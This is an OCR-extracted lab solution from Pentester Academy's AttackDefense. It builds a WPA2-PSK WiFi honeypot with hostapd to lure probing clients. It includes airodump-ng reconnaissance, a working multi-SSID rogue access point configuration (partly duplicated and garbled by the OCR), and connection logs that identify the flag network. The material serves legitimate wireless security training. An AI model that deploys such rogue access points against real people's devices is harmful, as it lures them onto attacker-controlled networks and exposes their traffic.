
ATTACK
DEFENSE
by PentesterAcademy

| Name | Hostapd: WPA2-PSK Honeypot |
|---|---|
| URL | https://www.attackdefense.com/challengedetails?cid=1259 |
| Type | WiFi Pentesting:AP-Client Basics |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Create a WPA2-PSK honeypot using Hostapd and lure the client to connect to it.

**Solution:**

**Step 1:** Check the list of available WiFi network interfaces on the machine

**Command:** iw dev.

```
root@attackdefense:~# iw dev
phy#3
        Interface wlan1
                ifindex 7
                wdev 0x300000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#2
        Interface wlan0
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

**Step 2:** Launch airodump-ng to check for other traffic.

**Command:** airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH 10 ][ Elapsed: 6 s ][ 2019-10-16 02:42

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID


BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   02:00:00:00:05:00  -49    0 - 1     16        6         Lost-in-space
(not associated)   02:00:00:00:04:00  -49    0 - 1     12        6         LOCOMO-Mobile-hotspot
(not associated)   02:00:00:00:03:00  -49    0 - 1     26        6         Doggy-Clinic
(not associated)   02:00:00:00:02:00  -49    0 - 1     28        4         Salvation
```

There are four clients probing for four different networks. It is not possible to guess the security scheme of the network by just looking at the probe requests. Hence, the only way is to create WPA2-PSK honeypot for each of these networks and observe if the client connects to it. Here, this can be done one by one (trial and error) method or all at once.

Here, the second approach is followed i.e. creating all honeypots at once

**Step 3:** The secret shared passphrase for the WPA2-PSK network is provided in the challenge description. Create hostapd configuration (i.e. honeypot.conf) for all SSIDs with WPA2-PSK network settings

**Hostapd config**

```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Lost-in-space
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
```

wpa_passphrase=beautifulsoup

# SSID 2
bss=wlan1_0
ssid=LOCOMO-Mobile-hotspot
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup

# SSID 3
bss=wlan1_1
ssid=Doggy_Clinic
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup

# SSID 4
bss=wlan1_2
ssid=Salvation
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup

```
root@attackdefense:~# cat honeypot.conf
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Lost-in-space
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup
```

```
# SSID 2
bss=wlan1_0
ssid=LOCOMO-Mobile-hotspot
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup

# SSID 3
bss=wlan1_1
ssid=Doggy_Clinic
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
```

```
# SSID 4
bss=wlan1_2
ssid=Salvation
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=beautifulsoup
```

**Step 4:** Start the hostapd and it should bring up all the SSIDs at once.

**Command:** hostapd honeypot.conf

```
root@attackdefense:~# hostapd honeypot.conf
Configuration file: honeypot.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "Lost-in-space"
Using interface wlan1_0 with hwaddr 02:00:00:00:01:01 and ssid "LOCOMO-Mobile-hotspot"
Using interface wlan1_1 with hwaddr 02:00:00:00:01:02 and ssid "Doggy_Clinic"
Using interface wlan1_2 with hwaddr 02:00:00:00:01:03 and ssid "Salvation"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

Wait for the client to connect to one of the networks and then by correlating the interface name in the logs, one can find out the correct SSID.

```
root@attackdefense:~# hostapd honeypot.conf
Configuration file: honeypot.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "Lost-in-space"
Using interface wlan1_0 with hwaddr 02:00:00:00:01:01 and ssid "LOCOMO-Mobile-hotspot"
Using interface wlan1_1 with hwaddr 02:00:00:00:01:02 and ssid "Doggy_Clinic"
Using interface wlan1_2 with hwaddr 02:00:00:00:01:03 and ssid "Salvation"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1_2: STA 02:00:00:00:02:00 IEEE 802.11: authenticated
wlan1_2: STA 02:00:00:00:02:00 IEEE 802.11: associated (aid 1)
wlan1_2: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:02:00
wlan1_0: STA 02:00:00:00:04:00 IEEE 802.11: authenticated
wlan1_0: STA 02:00:00:00:04:00 IEEE 802.11: associated (aid 1)
wlan1_0: AP-STA-CONNECTED 02:00:00:00:04:00
wlan1_0: STA 02:00:00:00:04:00 RADIUS: starting accounting session EA964EC0872AF014
wlan1_0: STA 02:00:00:00:04:00 WPA: pairwise key handshake completed (WPA)
wlan1_0: STA 02:00:00:00:04:00 WPA: group key handshake completed (WPA)
wlan1_2: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:02:00
wlan1: STA 02:00:00:00:05:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:05:00 IEEE 802.11: associated (aid 1)
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:05:00
wlan1_2: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:02:00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:05:00
wlan1_2: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:02:00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:05:00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:05:00
wlan1_2: STA 02:00:00:00:02:00 IEEE 802.11: deauthenticated due to local deauth request
wlan1: STA 02:00:00:00:05:00 IEEE 802.11: deauthenticated due to local deauth request
```

The client got connected to the wlan1_0 interface which is hosting “LOCOMO-Mobile-hotspot” SSID.

**Flag:** LOCOMO-Mobile-hotspot